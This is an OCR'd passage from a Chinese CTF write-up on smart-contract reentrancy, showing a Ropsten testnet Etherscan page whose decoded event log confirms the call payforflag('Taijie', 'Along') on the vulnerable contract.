
显示调用完成

CTF中的重入

雷神众测

4.查看ropsten中漏洞合约的相关数据

数据显示，Events事件中payforflag函数中调用的两个参数（payforflag("Taijie", "Along")）已成功输出



ropsten.etherscan.io/address/0x93466d15A8706264Aa70edBCb69B7e13394D049f#events

Etherscan
Ropsten Testnet Network

Contract 0x93466d15A8706264Aa70edBCb69B7e13394D049f

Contract Overview

Balance:	0 Ether

More Info

My Name Tag:	Not Available
Contract Creator:	0xeb7672b53c870db95... at txn 0x82baf5efff7226

Latest 8 Contract Events

Tip: Logs are used by developers/external UI providers for keeping track of contract actions and for auditing

Txn Hash	Method	Logs
0xf12d718027686ae16... # 9048385 7 mins ago	0x63d9b770	[topic0] 0x6335b7f9c4dff99c3a870eaf18b802774df3aba4e21b72549f3a03b6bc974c90

```
Hex  → 0000000000000000000000000000000000000000000000000000000000000040
Hex  → 0000000000000000000000000000000000000000000000000000000000000080
Hex  → 0000000000000000000000000000000000000000000000000000000000000006
Text → Taijie
Hex  → 0000000000000000000000000000000000000000000000000000000000000005
Text → Along
```

零时科技

雷神众测

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谢谢！